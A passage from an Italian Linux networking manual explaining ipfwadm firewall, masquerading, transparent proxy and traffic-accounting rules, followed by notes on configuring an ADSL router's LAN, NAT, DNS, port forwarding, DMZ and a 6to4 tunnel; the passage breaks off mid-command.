`-o`	Attiva l'annotazione dei pacchetti che corrispondono alla regola, utilizzando il registro del sistema (per la precisione si tratta di messaggi del kernel, di solito intercettati dal demone '**`klogd`**' che poi li invia al registro del sistema).

362.5 Pratica con «ipfwadm» per la gestione del firewall

Ci sono tre utilizzi tipici di '**`ipfwadm`**' con cui è necessario avere confidenza prima di analizzare degli esempi più sostanziosi: l'elenco delle regole di una categoria determinata, la cancellazione di tutte le regole di una categoria e la definizione della politica predefinita.

`#` **`ipfwadm -I -l`** [*Invio*]

```
IP firewall input rules, default policy: accept
```

`#` **`ipfwadm -O -l`** [*Invio*]

```
IP firewall output rules, default policy: accept
```

`#` **`ipfwadm -F -l`** [*Invio*]

```
IP firewall forward rules, default policy: accept
```

L'esempio mostra l'uso dei comandi necessari a visualizzare le regole delle categorie riferite alla funzionalità di controllo dell'input, dell'output e di attraversamento dei pacchetti IP. Se il kernel è predisposto per la loro gestione e non sono state definite regole di alcun tipo, quello

che si vede è il risultato generato da questi comandi. Si osservi in particolare che la politica predefinita è sempre '**`accept`**'.

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/ipfwadm -I -f
/sbin/ipfwadm -O -f
/sbin/ipfwadm -F -f
...
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di inoltro, nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre '**`accept`**'. In generale, se si vuole configurare il proprio elaboratore come firewall, la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, dopo l'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
...
/sbin/ipfwadm -I -p deny
/sbin/ipfwadm -O -p deny
/sbin/ipfwadm -F -p deny
...
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra i comandi '**`-a`**' (aggiunta in coda) e '**`-i`**' (inserimento all'inizio) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si potrebbe scegliere di utilizzare sempre solo un tipo, oppure l'altro.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di rifiuto o rigetto ('**`deny`**' o '**`reject`**'), per finire con quelle di accettazione ('**`accept`**').

Se si preferisce lasciare che la politica predefinita sia '**`accept`**', è importante ricordare di aggiungere alla fine di tutte le regole di una categoria determinata, una regola che impedisca l'accesso in modo generalizzato, come mostrato nell'esempio seguente:

```
...
# In coda a tutte le regole
/sbin/ipfwadm -I -a deny -S any/0 -D any/0 -o
/sbin/ipfwadm -O -a deny -S any/0 -D any/0 -o
/sbin/ipfwadm -F -a deny -S any/0 -D any/0 -o
```

Nell'esempio, è stata usata la parola chiave '**`any`**', come sinonimo di 0.0.0.0, in modo da rappresentare qualunque indirizzo di origine e di destinazione (0.0.0.0/0). Come si può vedere ancora, è stata aggiunta l'opzione '**`-o`**' in modo da annotare nel registro del sistema i tentativi di accesso o di attraversamento non autorizzati. Questo tipo di strategia, soprattutto in considerazione della possibilità di attivare un controllo nel registro del sistema, può giustificare la scelta di lasciare la politica predefinita originale: '**`accept`**'.

Di solito, per la definizione delle regole di un firewall ci si limita a utilizzare la categoria '**-F**', lasciando libero l'ingresso e l'uscita dei pacchetti (le categorie '**-I**' e '**-O**'). Infatti, le regole che controllano l'ingresso e l'uscita dei dati potrebbero essere utili per proteggere un nodo che non disponga della protezione di un firewall, oppure si trovi in un ambiente di cui non ci si possa fidare.

Segue la descrizione di alcuni esempi.

- ```
  /sbin/ipfwadm -F -a deny -S 224.0.0.0/3 -D any/0 -o
  ```

  Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224 si traduce nel numero binario 11100000_2, escludendo tutta la classe D e la classe E degli indirizzi IPv4. Si osservi l'aggiunta dell'opzione '**-o**' per ottenere l'annotazione nel registro dei tentativi di attraversamento.

  Segue la visualizzazione della regola attraverso '**ipfwadm -F -l**':

  ```
  type  prot source              destination         ports
  deny  all  224.0.0.0/3         anywhere            n/a
  ```

- ```
  /sbin/ipfwadm -F -a deny -S 224.0.0.0/3 -o
  ```

  Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

- ```
  /sbin/ipfwadm -F -a accept -P tcp -S 192.168.1.0/24 -D any/0 23
  ```

  Consente ai pacchetti TCP provenienti dalla rete 192.168.1.0/255.255.255.0 di attraversare il firewall per raggiungere qualunque indirizzo, ma alla porta 23. In pratica concede di raggiungere un servizio TELNET.

  Segue la visualizzazione della regola attraverso '**ipfwadm -F -l**':

  ```
  type  prot source              destination         ports
  acc   tcp  192.168.1.0/24      anywhere            any -> telnet
  ```

- ```
  /sbin/ipfwadm -F -a deny -P tcp -S any/0 6000:6009 -D any/0 -o
  /sbin/ipfwadm -F -a deny -P tcp -S any/0 -D any/0 6000:6009 -o
  ```

  Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

- ```
  /sbin/ipfwadm -I -a deny -P tcp -S any/0 6000:6009 -D any/0 -o
  /sbin/ipfwadm -O -a deny -P tcp -S any/0 -D any/0 6000:6009 -o
  ```

  Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.
  ```

362.6 Uso di «ipfwadm» per l'amministrazione del mascheramento

La gestione del mascheramento IP del kernel è un'estensione di quella del filtro di pacchetto IP e deve essere attivata espressamente attraverso '**`ipfwadm`**', utilizzando la categoria '**`-F`**' (*forward*), assieme a una politica di accettazione ('**`accept`**') con l'aggiunta dell'indicazione che si tratta di mascheramento.

Per ottenere questo, si possono usare due modi equivalenti: l'indicazione di una politica denominata '**`masquerade`**' (abbreviata frequentemente con '**`m`**'), che implica la politica '**`accept`**', oppure l'aggiunta dell'opzione '**`-m`**'. La cosa si potrebbe rappresentare schematicamente attraverso gli schemi sintattici seguenti.

```
ipfwadm -F {-i|-a|-d} {m|masquerade} parametri [opzioni]
```

```
ipfwadm -F {-i|-a|-d} accept parametri -m [altre_opzioni]
```

Ricapitolando quindi, il mascheramento si ottiene definendo una regola di inoltro (*forward*), in cui sia stato attivato il **mascheramento dell'origine nei confronti della destinazione**.

La situazione comune per il mascheramento IP è quella dello schema che appare in figura 362.18. L'interfaccia di rete del firewall connessa alla rete privata deve avere un indirizzo IP che appartenga a tale spazio e inoltre deve essere stato previsto un instradamento corretto. L'altra interfaccia, quella rivolta verso la rete pubblica, deve avere un indirizzo IP pubblico e l'instradamento deve essere quello predefinito.

Figura 362.18. Il firewall per il mascheramento IP.

In questa situazione, la regola che consente alla rete privata di raggiungere l'esterno può essere definita con uno dei tre comandi seguenti (che in pratica sono identici).

```
/sbin/ipfwadm -F -a masquerade -S 192.168.1.0/24 -D any/0
```

```
/sbin/ipfwadm -F -a m -S 192.168.1.0/24 -D any/0
```

```
/sbin/ipfwadm -F -a accept -S 192.168.1.0/24 -D any/0 -m
```

Visualizzando la regola attraverso '**`ipfwadm -F -l`**', si ottiene l'informazione seguente, dove si deve osservare che il tipo è indicato come '**`acc/m`**', ovvero: '**`accept`**'/'**`masquerade`**'.

```
type  prot source              destination         ports
acc/m all  192.168.1.0/24      anywhere            n/a
```

Si è accennato al fatto che non si può escludere che qualcuno voglia provare a definire un proprio instradamento verso la rete privata che in condizioni normali dovrebbe essere irraggiungibile dall'esterno. Per questo, conviene escludere esplicitamente il traffico nella direzione opposta, oppure semplicemente definire che la politica predefinita del firewall deve essere '**deny**'.

```
#!/bin/sh
/sbin/ipfwadm -F -p deny
/sbin/ipfwadm -F -a masquerade -S 192.168.1.0/24 -D any/0
```

362.7 Proxy trasparente con «ipfwadm»

Il ***proxy trasparente***, o *transparent proxy*, è una funzionalità attraverso la quale si fa in modo di ridirigere il traffico verso il nodo locale, quando altrimenti sarebbe diretto verso altre macchine, a porte determinate.

Il kernel Linux fornisce questa funzionalità come estensione di quelle di filtro dei pacchetti IP; ma per farlo deve essere aggiunta esplicitamente la gestione di questa caratteristica (sezione 67.2.7).

La ridirezione attraverso cui si ottiene il proxy trasparente, si definisce esclusivamente con la categoria '**-I**', specificando una porta di ridirezione con l'opzione '**-r**'.

La sintassi di '**ipfwadm**' per questo scopo si traduce nello schema seguente:

ipfwadm -I {-i|-a|-d} accept -P ***protocollo*** -S ***origine*** -D ***destinazione porte*** -r ***porta_locale***

Quello che si ottiene è che il traffico proveniente dagli indirizzi previsti, diretto verso le destinazioni indicate, complete dell'informazione sulle porte, viene ridiretto alla porta indicata dall'opzione '**-r**' nel nodo locale.

A titolo di esempio viene mostrato in che modo si potrebbe ridirigere il traffico di una rete locale con indirizzi 192.168.1.0/24, quando questo è rivolto alla porta 80, cioè a un servizio HTTP, verso la porta locale 8080 (tipica di una cache proxy).

```
/sbin/ipfwadm -I -a accept -p tcp -S 192.168.1.0/24 -D any/0 80 -r 8080
```

Visualizzando la regola attraverso '**ipfwadm -I -l**', si ottiene l'informazione seguente, dove si deve osservare che il tipo è indicato come '**acc/r**', dove la lettera '**r**' segnala appunto la ridirezione.

```
type  prot source              destination         ports
acc/r tcp  192.168.0.0/24      anywhere            any -> http => 8080
```

362.8 Contabilizzazione del traffico con «ipfwadm»

Il kernel Linux, assieme alla gestione del filtro dei pacchetti IP può anche tenere la «contabilità» del traffico. Si tratta semplicemente di definire una serie di contatori per il traffico in entrata o in uscita, da o verso indirizzi determinati. Il conteggio prosegue fino all'azzeramento successivo.

Per sfruttare questa funzionalità è necessario che il kernel sia stato predisposto opportunamente (sezione 67.2.7).

La contabilità del traffico non è un'attività esclusiva di un elaboratore che ricopra il ruolo di firewall, però, un firewall, o più semplicemente un router, è il luogo migliore per gestirla.

Per definire i contatori che si vogliono avere in riferimento al traffico, si utilizza '**`ipfwadm`**' specificando la categoria '**`-A`**' (*Accounting*). Con questa categoria possono essere usati comandi e opzioni simili a quelli descritti per le funzionalità di firewall, ma non perfettamente uguali. La sintassi generale cambia nel modo seguente:

```
ipfwadm -A [in|out|both] comando parametri [opzioni]
```

Come si può osservare, la categoria '**`-A`**' richiede un argomento composto da una parola chiave che definisce la direzione del traffico: '**`in`**', ingresso; '**`out`**', uscita; '**`both`**', entrambe. Se tale direzione non viene specificata, si intende implicitamente che sia stata usata la parola chiave '**`both`**' (entrambe).

I comandi, cioè le opzioni che seguono immediatamente la categoria '**`-A`**', hanno delle differenze importanti rispetto alla sintassi relativa alla gestione del firewall.

Tabella 362.26. Alcuni comandi.

Opzione	Descrizione
`-f`	Cancella tutte le regole riferite alla categoria di intervento indicata anteriormente (in questo caso si tratta delle regole di contabilizzazione del traffico).
`-l`	Emette attraverso lo standard output le regole di definizione dei contatori, con i valori che tali contatori hanno raggiunto nel frattempo.
`-z`	Azzera tutti i conteggi. Si può usare anche assieme a '**`-l`**'; in tal caso si ottiene la visualizzazione dei valori raggiunti, e subito dopo l'azzeramento.
`-a` `-i`	Inserisce la regola di conteggio alla fine ('**`-a`**', *append*), oppure all'inizio ('**`-i`**', *insert*) dell'elenco.
`-d` ***parametri***	Permette di eliminare una regola dal gruppo appartenente alla categoria specificata. Per ottenere la sua eliminazione, occorre indicare gli stessi parametri utilizzati per crearla.

362.8.1 Contabilità del traffico in pratica

In generale, come è già stato mostrato in riferimento all'utilizzo di '**`ipfwadm`**', quando si realizza uno script per la definizione di contatori di traffico, si inizia con l'azzeramento delle regole riferite a questa funzione.

```
#!/bin/sh
…
/sbin/ipfwadm -A -f
```

Le regole di definizione dei contatori possono essere più o meno precise, a seconda dell'esigenza. La regola più vaga è quella seguente, in cui si misura tutto il traffico (compreso quello dell'interfaccia di *loopback*) senza distinguere se questo è in ingresso o in uscita.

```
/sbin/ipfwadm -A both -a
```

Visualizzando la regola attraverso il comando '**ipfwadm -A -l**', si ottiene qualcosa simile a quello che segue.

```
IP accounting rules
 pkts bytes dir prot source               destination          ports
    4   280 i/o all  anywhere             anywhere             n/a
```

In questo caso, si può osservare che c'è stato un po' di traffico (veramente minimo), dal momento che sono transitati 280 byte in quattro pacchetti.

È evidente che la contabilizzazione del traffico è utile se può dare qualche indicazione in più. L'esempio seguente serve a misurare in modo distinto il traffico in ingresso e in uscita dall'interfaccia '**eth0**'.

```
/sbin/ipfwadm -A in -a -W eth0
/sbin/ipfwadm -A out -a -W eth0
```

In questo caso, per visualizzare le regole è necessario il comando '**ipfwadm -A -l -e**', altrimenti non si può notare che si fa riferimento a un'interfaccia precisa.

```
IP accounting rules
 pkts bytes dir prot opt  ifname  ifaddress  source    destination  ports
    6   348 in  all  ---- eth0    any        anywhere  anywhere     n/a
    5   447 out all  ---- eth0    any        anywhere  anywhere     n/a
```

L'esempio seguente mostra in che modo potrebbe essere controllato il traffico intrattenuto con un gruppo di nodi particolare. Si suppone si tratti della sottorete 192.168.1.0/24.

```
/sbin/ipfwadm -A in -a -S 192.168.1.0/24
/sbin/ipfwadm -A out -a -D 192.168.1.0/24
```

Il risultato di queste regole potrebbe essere il seguente:

```
IP accounting rules
 pkts bytes dir prot source               destination          ports
   22  2346 in  all  192.168.1.0/24       anywhere             n/a
   25  2598 out all  anywhere             192.168.1.0/24       n/a
```

Tuttavia, se l'elaboratore in cui si predispone la contabilizzazione del traffico fosse il router, o il firewall della rete dell'esempio precedente, potrebbe essere più interessante sapere qual è il traffico che transita effettivamente verso l'esterno o dall'esterno. Se si usassero le regole viste nell'esempio precedente, verrebbe considerato anche il traffico locale intrattenuto con tale elaboratore.

```
/sbin/ipfwadm -A out -a -S 192.168.1.0/24 -W eth1
/sbin/ipfwadm -A in -a -D 192.168.1.0/24 -W eth1
```

Questo esempio inverte la direzione '**in**'/'**out**', proprio per misurare il traffico uscente (verso l'esterno) che proviene dalla rete locale e quello entrante (dall'esterno) che sia diretto verso la

rete locale. Tuttavia, per fare in modo che funzioni correttamente, è stato necessario specificare anche l'interfaccia a cui fare riferimento.

Infine, è possibile misurare anche il traffico sulle porte. L'esempio seguente cerca di misurare il traffico TCP complessivo verso l'indirizzo 192.168.1.1 (corrispondente al nodo locale), per la porta 8080 (cache proxy).

```
/sbin/ipfwadm -A both -a -P tcp -D 192.168.1.1 8080
```

Il risultato di questa regola potrebbe essere il seguente:

```
IP accounting rules
 pkts bytes dir prot source               destination          ports
   60  6072 i/o tcp  anywhere             192.168.1.1          any -> 8080
```

362.9 Riferimenti

- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Mark Grennan, *Firewalling and Proxy Server HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Ambrose Au, *Linux IP Masquerade mini HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

Capitolo 363

Annotazioni sull'uso di un router ADSL per le utenze comuni

L'accesso a una linea ADSL (*Asymmetric digital subscriber line*) implica l'utilizzo di un «modem ADSL», oppure di un router ADSL. In generale, le opzioni proposte dai fornitori per le utenze private tendono a offrire l'uso di modem ADSL, pronti per l'utilizzo con sistemi operativi proprietari, mentre ci possono essere delle difficoltà nell'utilizzo di questi componenti se si dispone solo di software libero. Se nel contratto che viene sottoscritto non ci sono clausole che impediscono espressamente l'utilizzo di un router, a patto di assumersi comunque tutte le responsabilità per l'utilizzo del proprio accesso, vale forse la pena di acquistare un router ADSL, semplificando così molte cose.

In questo capitolo si raccolgono solo alcune annotazioni a proposito dell'utilizzo di un router ADSL, disponendo di un solo indirizzo IPv4 dinamico.

363.1 Protocolli di comunicazione

Il modem o il router ADSL deve interagire con la controparte presso il fornitore di accesso attraverso un protocollo. Questo protocollo di comunicazione serve inizialmente per l'identificazione dell'utente che accede alla rete e poi per ottenere l'indirizzo IPv4, salvo il caso in cui questo sia stabilito dal contratto (indirizzo statico) e quindi già noto. Esistono due protocolli: *PPP over ethernet* e *PPP over ATM*. Questi protocolli vengono spesso abbreviati con nomi del tipo '**`PPPoE`**' e '**`PPPoA`**' rispettivamente.

Se si decide di acquistare un router ADSL, per utilizzarlo con software libero, cioè generalmente al di fuori di qualunque supporto possibile da parte del fornitore di accesso, bisogna essere sicuri, nella fase di sottoscrizione del contratto, di scegliere il protocollo «giusto».

In generale, la scelta che dovrebbe offrire più possibilità a un utilizzatore di software libero dovrebbe essere quella del protocollo *PPP over ethernet*, dal momento che con questo è possibile, teoricamente, utilizzare anche un qualunque modem ADSL (si tratta però di una procedura che qui non viene descritta, ma è disponibile molta documentazione al riguardo). Tuttavia, è bene acquistare un router ADSL che possa essere configurato per gestire indifferentemente entrambi i protocolli.

Ogni fornitore di accesso ha la propria politica nel modo di presentare l'offerta al pubblico; in questo senso, l'esigenza di semplificare al massimo la terminologia può rendere difficile a un utente più preparato il significato di certi termini. Per esempio, può capitare di dover scegliere la tipologia di collegamento usando come riferimento solo la caratteristica esteriore di un modem che in quel contesto viene proposto: se il modem è di tipo *ethernet*, vuole dire che si fa riferimento a un protocollo *PPP over ethernet*, mentre altre tipologie sono riferite probabilmente al protocollo *PPP over ATM*.

363.2 Comunicazione e configurazione con il router ADSL

Normalmente, un router ADSL è un piccolo elaboratore senza tastiera e senza schermo, a cui si accede tramite un terminale seriale (attraverso una porta seriale standard), oppure attraverso un piccolo servente HTTP munito di un programma CGI adeguato.

L'accesso è controllato normalmente attraverso una parola d'ordine e potrebbero essere previste due utenze: una amministrativa e una comune, dove la seconda consente la consultazione dello stato di funzionamento.

È bene iniziare a configurare il router ADSL prima di collegarlo alla linea esterna, per definire una parola d'ordine di accesso all'amministrazione differente da quella predefinita e per organizzare la rete locale. Di norma il router dovrebbe essere già impostato con un indirizzo IPv4 privato, associato all'interfaccia rivolta verso la rete interna (LAN); bisogna leggere la documentazione per determinare questo indirizzo e la sua maschera di rete; quindi, coerentemente con questi dati si configura il proprio elaboratore per accedere al router. Per qualche motivo, capita spesso che questo indirizzo sia in classe A, per esempio 10.0.0.2, con maschera di rete 255.0.0.0; di conseguenza, si deve configurare l'interfaccia di rete del proprio elaboratore in modo da poter comunicare con questo, per esempio con l'indirizzo 10.0.0.3, impostando anche l'instradamento predefinito verso il router, cioè verso l'indirizzo 10.0.0.2; quindi, con un navigatore comune si dovrebbe accedere al servente HTTP del router: `http://10.0.0.2`.

Dopo l'autenticazione, con un po' di prudenza si può passare alla modifica della parola d'ordine per l'amministratore e probabilmente anche alla definizione di una rete interna con indirizzi più «ragionevoli».

Figura 363.1. Un esempio di pagina di configurazione della rete interna con indirizzi 192.168.1.*, dove vengono riservati alcuni di questi per l'assegnazione automatica tramite protocollo DHCP.

LAN Configuration

IP Address 192.168.1.254

Subnet Mask 255.255.255.0

DHCP Server

DHCP address pool selection System Allocated

User Defined

User Defined Start Address 192.168.1.1

User Defined End Address 192.168.1.99

Lease Time 0 days 0 hours 0 minutes 0 seconds

User Mode Multi-User

Ethernet Mode Setting

Submit Reset

Settings need to be saved to Flash and the system needs to be rebooted for changes to take effect.

Una volta risolto questo, occorre controllare di avere attivato la gestione del NAT, ovvero della traduzione degli indirizzi IPv4 della rete interna nell'indirizzo valido ottenuto dal router. Probabilmente occorre verificare di utilizzare il tipo corretto di NAT, che in questo caso deve intervenire modificando anche le porte dei protocolli TCP e UDP.

Figura 363.2. Un esempio di pagina di attivazione del NAT. In questo caso è sufficiente selezionare il tipo NATP.

NAT Configuration

NAPT NAT

Session Name	User's IP	Action
		Add

Submit Reset

#	Session Name	User's IP

Session Name Configuration

Figura 363.3. Un esempio in cui occorre specificare espressamente l'intervallo di indirizzi a cui applicare il NAT.

Nat Configuration

Enable

#	Public IP address	Private Lan IP address Start	Private Lan IP address End
1	0.0.0.0	192.168.1.1	192.168.1.253

Modify

Submit Reset

Quando è accertato che il collegamento della rete locale funziona correttamente, secondo le impostazioni definite, si può passare alla configurazione del lato esterno (WAN). È qui che si deve definire il protocollo di comunicazione. La figura 363.4 dà un'idea di questa configurazione per quanto riguarda *PPP over ethernet*. Si osservi che il nominativo utente e la parola d'ordine sono riferiti all'utenza presso il fornitore di accesso alla linea ADSL.

Figura 363.4. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router CNet.

Figura 363.5. La pagina di configurazione del collegamento ADSL, con il protocollo *PPP over ethernet*, utilizzando un router Pirelli.

In questa fase è importante anche definire due parametri: VPI e VCI. Nelle reti italiane, solitamente, sono corretti i valori 8 e 35 rispettivamente.

363.3 Controllo

La fase successiva è quella del controllo di cosa accade collegando il router alla linea esterna. Dovrebbero essere disponibili della pagine che mostrano lo stato della connessione; se è presente una specie di registro (*log*) è questo il modo migliore per comprendere ciò che accade:

```
1/1/1970 0:0:0> Ethernet Device 0 Detected
1/1/1970 0:0:0> ATM: Detected
1/1/1970 0:0:0> ATM: Setting up vcc0, VPI=8, VCI=35
1/1/1970 0:0:0> NAPT is enabled
1/1/1970 0:0:0> Initialized NAPT.
1/1/1970 0:0:11> ATM Connected
1/1/1970 0:0:11> ATM layer is up, cell delineation achieved
1/1/1970 0:0:11> ADSL connected
1/1/1970 0:0:15> PPP1 PPPoE Session is established.
1/1/1970 0:0:35> PPP PAP Authentication success
1/1/1970 0:0:35> PPP1: PPP IP address is 80.180.115.7
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is 192.168.100.1
1/1/1970 0:0:35> PPP1: DNS Primary IP address is 81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is 212.216.112.112
1/1/1970 0:0:35> NAT/NAPT Session Start: VC# 0, WAN IP is 80.180.115.7
1/1/1970 0:0:35> Initialized DMZ host.
1/1/1970 0:0:35> NAPT: many-to-one default session is up.
1/1/1970 0:0:36> PPP1 Session is up.
5/31/2003 22:42:35> Received time from Time Server 128.138.140.44
```

In questo caso, si può verificare che tutto è andato a buon fine, dal momento che l'indirizzo IPv4 esterno è stato acquisito regolarmente, ma si può osservare una cosa imprevista:

```
1/1/1970 0:0:35> PPP1: PPP Gateway IP address is 192.168.100.1
```

Si intuisce che il router abbia la necessità di attribuire questo indirizzo per qualche ragione e probabilmente non c'è modo di modificarlo. Se si scopre una cosa del genere, è bene tenerne conto nella configurazione della rete locale, in modo da non interferire.

Purtroppo può succedere che le cose siano più complesse di così, a causa delle procedure utilizzate dal fornitore. Tanto per fare un esempio comune, il fornitore potrebbe concedere l'accesso in modo preliminare utilizzando un nominativo utente e una parola d'ordine standard, per tutti gli utenti (una cosa del tipo: utente '**`pippoadsl`**' e parola d'ordine '**`pippoadsl`**'). In questo modo, gli utenti che accedono con tale identificazione possono raggiungere solo a servizi determinati, con lo scopo di completare la procedura di registrazione, ottenendo alla fine il nominativo e la parola d'ordine corretti.

In queste situazioni, occorre considerare un fatto importante: non è possibile fare nulla che non sia stato previsto in anticipo; per esempio non è possibile risolvere i nomi di dominio in proprio, perché l'accesso ai serventi DNS principali risulterebbe impedito. È proprio dalla lettura delle informazioni ottenute dal router che si può sapere come modificare, forse solo temporaneamente, il file '`/etc/resolv.conf`', per poter poi accedere al sito da cui si può completare la registrazione e ottenere i dati mancanti:

```
1/1/1970 0:0:35> PPP1: DNS Primary IP address is 81.74.224.227
1/1/1970 0:0:35> PPP1: DNS Secondary IP address is 212.216.112.112
```

363.4 DNS

Un router ADSL, come si vede dalla sezione precedente, dovrebbe essere in grado di ottenere dalla controparte l'informazione sui serventi DNS che possono essere utilizzati. Di solito, una volta ottenute queste informazioni, il router dovrebbe da solo gestire un servizio DNS, che in pratica rinvia semplicemente le richieste ai serventi esterni. Pertanto, la configurazione del DNS nella rete locale, potrebbe prevedere semplicemente l'accesso al router ADSL come se contenesse un servente DNS vero e proprio.

Se il router ADSL non fornisce un registro per vedere ciò che accade nella connessione con l'esterno, diventa indispensabile utilizzare il router stesso come servente DNS.

363.5 Protezione e accesso dall'esterno

In condizioni normali, un router NAT di questo tipo consente tutte le comunicazioni che hanno origine dall'interno, bloccando probabilmente tutti i pacchetti provenienti dall'esterno che non sono riferiti ad alcuna comunicazione preesistente. Questa può essere una soluzione molto semplice ai problemi di sicurezza, ma non consente di ricevere accessi dall'esterno.

Un router più evoluto potrebbe consentire di dichiarare delle ridirezioni precise per connessioni TCP e UDP che vengono tentate dall'esterno verso porte determinate. Per esempio potrebbe essere utile definire una ridirezione del genere per le richieste che riguardano la porta 80 verso l'elaboratore della rete locale che ospita un servente HTTP (anche se un indirizzo IPv4 dinamico offre poche possibilità di utilizzare un servizio del genere).

Figura 363.9. Ridirezione di alcune porte verso un elaboratore della rete locale (indirizzo 192.168.1.253), con un router Pirelli.

Virtual Server Configuration

ID	Public Port	Private Port	Port Type	Host IP Address	
1	80	80	TCP	192.168.1.253	Delete This Setting
2	23	23	TCP	192.168.1.253	Delete This Setting
3	21	21	TCP	192.168.1.253	Delete This Setting

- Use the following form to add special port that you want to be opened for your special application

ID	Public Port	Private Port	Port Type	Host IP Address	
4			TCP / UDP		Add This Setting

Settings need to be saved to Flash and the system needs to be rebooted for changes to take effect.

Quando il router non è in grado di ridirigere un traffico particolare verso un elaboratore della rete interna, dovrebbe essere possibile almeno inviare tutti i pacchetti che non sono associati a comunicazioni preesistenti verso un indirizzo che potrebbe essere indicato come «zona demilitarizzata». Naturalmente, l'elaboratore che si trova a ricevere questi pacchetti risulta completamente accessibile dall'esterno, come se avesse l'indirizzo IP pubblico ottenuto dal router stesso e deve essere difeso in qualche modo (per esempio configurando la gestione del filtro dei pacchetti IP).

Figura 363.10. In questa pagina si vede in particolare la ridirezione di tutto il traffico che ha inizio dall'esterno verso l'indirizzo 192.168.1.1. La sigla «DMZ» sta per *demilitarized zone*, ovvero, zona demilitarizzata. L'esempio si riferisce a un router CNet.

Miscellaneous Configuration

WAN side HTTP server	Disabled
FTP server	Disabled
TFTP server	Disabled
HTTP server port	80
DMZ	Enabled
DMZ HOST IP	192.168.1.1
DHCP Relay	Disabled
DHCP Target IP	0.0.0.0
IGMP Proxy	Disabled
PPP reconnect on WAN access	Enabled
PPP Half Bridge	Disabled

Quando si vuole realizzare un tunnel IPv6 (capitolo 264) è praticamente indispensabile agire in questo modo, facendo sì che poi il nodo esposto diventi anche un router IPv6.

363.5.1 Firewall

Quando il router consente la configurazione come firewall, le cose si complicano ed è molto probabile che sia consentito l'accesso dall'esterno in modo predefinito.

Per motivi di sicurezza è bene evitare che sia concessa la configurazione del router dall'esterno, ovvero al di fuori della rete locale.

Qualunque sia la configurazione del firewall che si intende applicare, occorre verificare con programmi di scansione (come Nmap), dall'esterno della propria rete locale (si veda il capitolo 393).

Figura 363.11. Configurazione di un firewall che dovrebbe bloccare tutto il traffico diretto verso l'interfaccia esterna (non correlato alle comunicazioni interne).

Note:
If Ip = 0.0.0.0, addresses are ignored
If Wan = alias wan IP address
If From = 0 and To = 0, ports are ignored
If Protocol = IP, ports are ignored

Operation

Submit Reset

#	Source	Destination	Action	Protocol	Direction
1	IP 0.0.0.0 Mask 0.0.0.0 Port From 0 To 0	IP wan Mask 255.255.255.255 Port From 0 To 0	DENY	IP (ALL)	INPUT


Può anche darsi che non si riesca o non ci sia il modo di disabilitare qualunque risposta dalle porte che di solito servono ad accedere dall'esterno per configurare il router; in questi casi, si può tentare di ridirigere quelle porte (o tutto il traffico non correlato a quello generato dall'interno) verso un indirizzo inutilizzato della rete locale, oppure, addirittura verso macchine esterne di fantasia.

363.5.2 Tunnel 6to4

Per completezza, viene mostrato in breve come configurare un sistema GNU/Linux in modo da attraversare un router ADSL con un tunnel 6to4. I dati riportati nell'esempio sono coerenti con gli altri esempi del capitolo.

Figura 363.12. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.

I comandi seguenti realizzano il tunnel nel nodo che deve svolgere il ruolo di router IPv6 con un sistema GNU/Linux; si osservi che l'indirizzo IPv4 80.180.117.7 si traduce in esadecimale come $50B47307_{16}$:

```
# ip tunnel add name t6to4 mode sit remote any local 192.168.1.1 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:50b4:7307::1/48 scope global ↩
